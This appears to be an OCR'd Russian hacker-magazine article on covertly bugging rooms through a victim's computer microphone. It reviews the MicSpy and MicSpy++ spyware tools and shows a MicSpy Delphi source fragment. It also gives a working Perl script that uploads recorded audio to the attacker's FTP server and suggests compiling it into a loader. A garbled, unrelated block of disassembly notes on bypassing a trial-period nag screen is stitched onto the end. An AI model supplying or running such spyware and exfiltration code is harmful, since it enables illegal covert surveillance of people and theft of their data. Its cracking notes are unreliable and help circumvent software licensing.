
```
1. Запись
2. Передача записанного
```

Как ты понимаешь, любой компьютероподобный девайс, в том числе и ноут/КПК/нетбук/etc, способен соответствовать обоим пунктам, но при выполнении ряда условий:

```
1. Наличие устройства звукозаписи
2. Наличие устройства передачи данных
```

В первом случае идеально подойдет микрофон, который по дефолту входит в конфигурацию большинства мобильных устройств, а во втором — 3G/EDGE-модем, либо Wi-Fi-модуль. Я думаю, ты уже понял, к чему я клоню — для прослушки помещения требуется лишь комп (ноутбук) с подключенным к нему микрофоном и модемом. Согласись, подобные требования далеко не экзотичны, и основная масса девайсов будет им соответствовать. А значит — мы сможем услышать то, что нам совсем не предназначалось :).

Справедливости ради отмечу, что идея не нова и обладает рядом недостатков. Во-первых, качество звука напрямую зависит от звукозаписывающего устройства: ожидать от среднестатистического китайского микрофона чувствительности в радиусе десятка метров не стоит. Во-вторых, нам потребуется софт, способный скрытно работать в системе, вести звукозапись и отсылать записанное нам. И, наконец, все это чертовски противозаконно, поэтому советую рассмотреть идею лишь в теории. Впрочем... если закрыть на



MICSPY++ ОТ NIGHTMARE В ДЕЙСТВИИ

MicSpy.dpr - Блокнот

Файл Правка Формат Вид Справка

```
program MicSpy;
uses
 winsock2,MicRec,API;

const
 LIST_PORT=4545;
 TIME_LIMIT=10*1000; // 10 секунд чтобы получить GET запрос
 faDirectory=$00000010;

type
 TFILE_PACKET=record
  sock:dword;|
  fh:dword;
 end;
 PFILE_PACKET=^TFILE_PACKET;
var
 WSData:TWSAData;
 lsocket,csocket:dword;
 size_caddr:integer;
 caddr,laddr:sockaddr_in;
 MainBuf:string;
 tmpbuf:pchar;
 len:integer;
 StopFlag:boolean;
 StartTime,NowTime:dword;
 cmd:dword;
 MainDir:pchar;
 fn:string;
 RecordRun:boolean=false;
 NowRec:string;

function StrToInt(const s:string):integer;
var
 i:integer;
begin
 val(s,result,i);
end;

function IntTostr(i:integer):string;
begin
```

НЕ СПАСАЕТ ПОЛОЖЕНИЕ ДАЖЕ ВЫПОЛНЕНИЕ ПРОГРАММЫ ПО <F9>

все эти пункты глаза, то реализовать задуманное не так сложно, как кажется :).

РЕАЛИЗАЦИЯ ИДЕИ, ИЛИ ПРОСЛУШКА В ДЕЙСТВИИ

С теоретической частью разобрались, настало время перейти к практике. Начнем мы, как водится, с краткого плана действий. Итак, нам потребуется:

1. Производить звукозапись в фоновом режиме с использованием установленных в системе звукозаписывающих устройств (если такие имеются)
2. Сохранять аудиозаписи
3. Получать аудиозаписи (например, через свой ftp-сервер)


УТИЛ ПОДОБНОГО РОДА МНЕ ВСТРЕЧАЛОСЬ ЛИШЬ ДВЕ — MICSPY ОТ SLESH'A И MICSPY++ ОТ NIGHTMARE.

Кроме того, при написании полноценного автоматизированного софта, следует учитывать ряд важных моментов. А именно:

- Автоматический запуск при загрузке ОС
- Скрытая работа в системе

Дабы не сбиться с намеченного курса, сразу перейдем к первому пункту — осуществлению скрытой звукозаписи. Если кодингом ты занимаешься не первый день, то набросать подобную утилу тебе не составит особого труда. В противном случае — можно запросто заюзать уже готовый софт, не изобретая при этом велосипед :). Специализированных утил подобного рода мне встречалось лишь две — MicSpy от SLESH'a и MicSpy++ от Nightmare. Несмотря на схожесть в названиях, отличия в функционале присутствуют, поэтому мы подробно ознакомимся с каждой из софтин. Начнем по порядку, то есть с MicSpy.

- Утила написана на делфи
- Размер упакованного exe'шника — около 8 Кб
- Записывает звук в формате mp3
- Сжатие — 24 КГц
- Битрейт — 32 Кбит/сек
- Использует дефолтовый виндовый кодек MPEG LAYER-3
- Генерирует имена файлов по маске: год_месяц_день_час-минуты-секунды



МИКРОФОН В СИСТЕМЕ — ОДНА ИЗ СКРЫТЫХ УГРОЗ

- Есть возможность управления утилой через web-интерфейс
- Скрытая работа в системе

Как ты уже понял, основной особенностью утилы является возможность рулить всем через web-админку. Это позволяет:

- Начинать/останавливать запись
- Отображать список всех записанных файлов
- Удалять записи, выборочно
- Скачивать записи, выборочно

Админка запускается автоматически, затем коннектиться следует на порт 4545, (например, http://127.0.0.1:4545). При использовании утилы отпадает надобность писать дополнительную программную часть для передачи записанных файлов, ибо админка прекрасно справляется с этой задачей. Однако не стоит забывать, что заюзать web-интерфейс получится лишь в случае, если у жертвы есть статический выделенный IP. Увы, но большинство мобильных девайсов с 3G/EDGE-модемами и Wi-Fi-карточками, скорее всего, останутся не у дел. Теперь рассмотрим утилу MicSpy++. Из интересующих нас особенностей можно выделить:

- Совместимость с Windows NT (2000/XP)
- Использование стандартных кодеков и формата wma в Windows NT
- Сжатие — 32 КГц по дефолту; возможно изменение значения по своему усмотрению
- Ограничение записи в файл по временному промежутку (30 минут по дефолту)
- Скрытая работа в системе

Словом, MicSpy++ представляет собой функциональную утилу с одним недостатком — отсутствие возможности передачи записанных файлов.
Таким образом, обе утилы подходят для решения задач из первого и второго пункта нашего плана, а именно — скрытая звукозапись и сохранение аудиофайлов. Кроме того, в ряде случаев прога MicSpy способна выполнить и третий пункт — передачу записанных файлов, но по http-протоколу и с известными ограничениями (необходим статический выделенный IP-адрес жертвы).
Переходим к рассмотрению вариантов получения аудиофайлов (собственно, без этого действия все вышеизложенное не имеет никакого смысла). Сперва определим свое положение относительно атакуемого девайса (компа/ноута/нетбука/etc). Ситуации может быть две:


1. Наличие физического либо удаленного доступа
2. Отсутствие такового

Первый случай наиболее простой, ибо при наличии физического либо удаленного доступа к машине отпадает необходимость в использовании дополнительного софта. Гораздо проще все сделать ручками по следующему алгоритму:

1. Создание условий для автоматического запуска утилы (здесь все зависит только от твоей фантазии: будь то помещение утилы в «Автозагрузку» или внесение дополнительных значений в ключи реестра)
2. Установка звукозаписывающих устройств в системе (при удаленном доступе — включение, при физическом — можно и микрофончик хороший прицепить, незаметно)
3. Сбор накопленных аудиофайлов (при помощи консоли или удаленного рабочего стола; либо сурово скопировать все на флешку, если имеется физический доступ к девайсу)

Как видишь, при наличии доступа к атакуемому компу никаких лишних телодвижений от тебя не требуется. Но вот если доступа нет и получить его никак нельзя, — придется кодить дополнительную часть к звукозаписывающей утиле, которая будет выполнять роль лоадера и сендера файлов. В этом случае есть два пути: первый — накодить полноценный лоадер с возможностью автозапуска, загрузки файлов, и т.п., а второй — использовать уже готовый лоадер (подойдет любой рабочий паблик релиз) и написать лишь небольшой передатчик файлов (например, на ftp-сервер). Так или иначе, писать передатчик файлов на FTP-сервер тебе все равно придется, поэтому





я решил немного упростить твою задачу, выложив часть своего Perl-сорца:

```
#!/usr/bin/perl
#print "=================================
=\n";
#print "= Small FTP Loader = ";
#print "=================================
=\n";
use Net::FTP;
$ftp_server = "blablabla.com"; #FTP-сервер
$ftp_user = "user"; #логин на ftp-сервер
$ftp_pass = "password"; #пароль на ftp-сервер


$ftp = Net::FTP->new("$ftp_server", Passive
=> 1);
$ftp->login("$ftp_user", "$ftp_pass");
$ftp->cwd('/domains/blablabla.com');
$ftp->binary();
$ftp->mkdir("/domains/blablabla.com/logs");
opendir(LDIR, "C:\\каталог_с_
аудиофайлами\\");#открываем каталог с аудио-
файлами
$count=1;
while($filename = readdir LDIR){
       if($count>2){
       $ftp->put("C:\\каталог_с_
аудиофайлами\\$filename","/domains/
blablabla.com/logs/$filename"); #передаем
все аудиофайлы из каталога на наш FTP-сервер
       }
$count++;
}
close LFILE;
closedir LDIR;
$ftp->quit();
```

Скрипт довольно прост и позволяет лишь копировать все содержимое конкретного каталога на удаленный FTP-сервер. Однако, модернизировав его и скомпилив в exe-файл (например, при помощи Perl2Exe), ты получишь простенький лоадер с вполне рабочим функционалом.

В общем, все зависит исключительно от тебя, твоих целей и средств (наличия прямых рук и светлой головы). Существует множество способов реализации «компьютерной» прослушки; я уже молчу о КПК, ведь софт под мобильные платформы никто не отменял, правда? А с наличием микрофонов на всех коммуникаторах и смартфонах проблем точно нет... но это уже совсем другая история.

НЕБОЛЬШОЙ P.S.

В статье я сознательно не стал раскрывать все подробности организации прослушки в планетарных масштабах, и тому есть несколько причин. Во-первых, подобные действия четко регулируются законодательством, а во-вторых, суть в другом. Я хотел, чтобы ты понял, насколько уязвим каждый из нас в повседневной жизни, и предпринял меры по обеспечению собственной безопасности, — контролировал все звукозаписывающие и звукопередающие устройства в имеющейся у тебя технике. Конечно, об отключении микрофона в твоем мобильнике речи не идет, но с компом все гораздо проще :). Жертвовать ли удобством ради безопасности — решать тебе, но я надеюсь, ты сделаешь правильный выбор.



info

Не забывай о собственной безопасности и помни, что любой компьютероподобный девайс может быть использован в качестве средства скрытой звукозаписи!




dvd

Утилы MicSpy и MicSpy++ ты найдешь на нашем диске. К первой из них даже прилагаются сорцы.



info

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!


004157DB JMP 00415880
415821 [Начало]
415880 Push 58/Call 00462485
4158EB Call 0045C516 [создаем 2е окно-NAG]
415A43 Push EXC(ESP+90)/ CALL 00461CC9
415ABE Call 00415D30
HDD & NAG
415ACF CMP EAX,EDI
415AD1 JL 00415C21
415AD7 JG SHORT 00415AE5
[EAX > EDI: если нет проблем с триал периодом т. е. выпол-нится JG]
45F663
GreateWindowExA
RETRN
00461CC9
text=ECX,hWnd=ECX+1C
SetWindowTextA
RETRN
забиваем в кепшн главного "Trial Version"
00415D30
415D59 [Появляется кепшн главного окна]
415D8A CALL 0040FD60 [поверхностно-атрибуты HDD]
415DDE [ESP+18] GetSystemTime
415E66 CreateFileA
41600D CALL 0040F650 [тип шины, имя/размер HHD]
TEST AL, AL, [Фильтруем:Только HDD/Flash]
JE 004160F8
4160BE SendMessageA [забиваев в ComboBox]
AL=0
id носителя не есть HDD/ Flash
4160DE CALL 004121F0 [продолжаем инициализацию HHD]
4160F8 CMP EBP,5
JNE SHORT 00416114
не прыгаем только на 5м заходе
41610D CALL 00406930(1F, "Error get disk info")
00416114 CMP EBP,0C [12 в десятичной]
JNE SHORT 00416143
[готовим NAG]
на 12м заходе во владения NAG
416125 CALL DWORD PTR DS: [EAX+088]
INC EBP; CMP EBP, 10; [ESP+10]=EBP
JL 00415DC6 [цикл, выполнится 16 раз..]
MOV EAX ,DWORD PTR DS:[EBX+256A8]
TEST EAX,EAX
JL SHORT 00416170
MOV EAX,DWORD PTR DS:[EBX+0F14]
TEST EAX,EAX
JG SHORT 00416184
JL SHORT 00416170
CMP DWORD PTR DS:[EBX+0F10],1
JNB SHORT 00416184
MOV EAX,DWORD PTR DS:[EBX]
MOV ECX,EBX
CALL DWORD PTR DS:[EAX+0CB] (00417E70)
MOV DWORD PTR DS:[EBX+256A8],0
RETRN
462982
462987 CALL 0043E58D
SEH
0043E58D
Instal SE Handler
retrn
4629ED CALL 00462906
00462906
46292E CALL 0046911D
462936 CALL 045F28E
retrn
id текущего потока (main)
0046911D
GetParent
EnabledWindow (TRUE/FALSE)
GetWindowLongA
retrn
045F28E
GetCurrentThreadid
retrn
4629E2 MOV DWORD PTR SS:[EBP-14],EAX
[меняется место хэндла главного в стеке]
462A07 IsWindowsEnabled? [EBN-14]
[IF EAX вернет 1 then...]
462A15 EnableWindow (FALSE) [EBP-14]
4623A3A CALL 00462693
00462693
4624E1 CALL 00433020 (EDX+0BCh)
retrn
462A38 CMP EAX,EDI EDI=1 / EAX=1 or 0
462A41 JE SHORT 00462A95 True-прыгаем через фунцию показа NAG
462A5E CALL 004615C9
CMP DWORD PTR DS:[ESI+1C],EDI
JE SHORT 00462A95
n.a.g.
[возвращаемся к EBP-14]
004615C9
4615FA GetParent (ESI+1C)
461610 UpdateWindows
461630 CMP DWORD PTR SS:[ESP+10],EDI
461634 JE SHORT 00461648
46163A CALL 00461DE5
46163F PUSH DWORD PTR DS:[ESI+1C]
[кинем хенл NAG на вершину стека]
[попрыгаем и покажем окошко]
4616C2 CALL 00461DE5
[запасной вызов NAG, на всякий пожарный]
RETRN
0461DE5
[НАГлое окошко]
ShowWindow (EXC+1C)
retrn
00433020
4330FA GetSystemtimeToFille
43310A GetSystemtimeToFille
433129 CALL 0043326F [обработка файлов]
433274
[сколько осталось наших триал дней]
4332B3 JNE SHORT 0043330C
4332B2 MOV ESI, OFFSET TRIAL PERIOD EXPIRED
433302 CALL 004108D0
43330A JMP SHORT 00433328
0043330C LEA EDX,[ESP+60]
433310 PUSH EDX DAY(S) LEFT
433320 CALL 0043C57A
00433328 LEA ECX,[ESP+0A0]
433336 CALL 00463355 ARG=
или
433388 CALL 00463355 Unregisted Trial Version
retrn
00462A95 OR DWORD PTR SS:[EBN-4], FFFFFFFF
CMP DWORD PTR SS: [EBP-20],EDI
462A9C JE SHORT 00462AA9
EnabledWindows (handle=[EBP-14])
00462AA9 CMP DWORD PTR SS:[EBP-20],EDI
462AAC JE SHORT 00462AC2
GetActiveWindow (handle=[EBP-14])
462AB7 MOV EAX,DWORD PTR DS:[ESI]
00462AC2
retrn
[оперируем с реестром]
4108D0
RegOpenKey-RegCloseKey

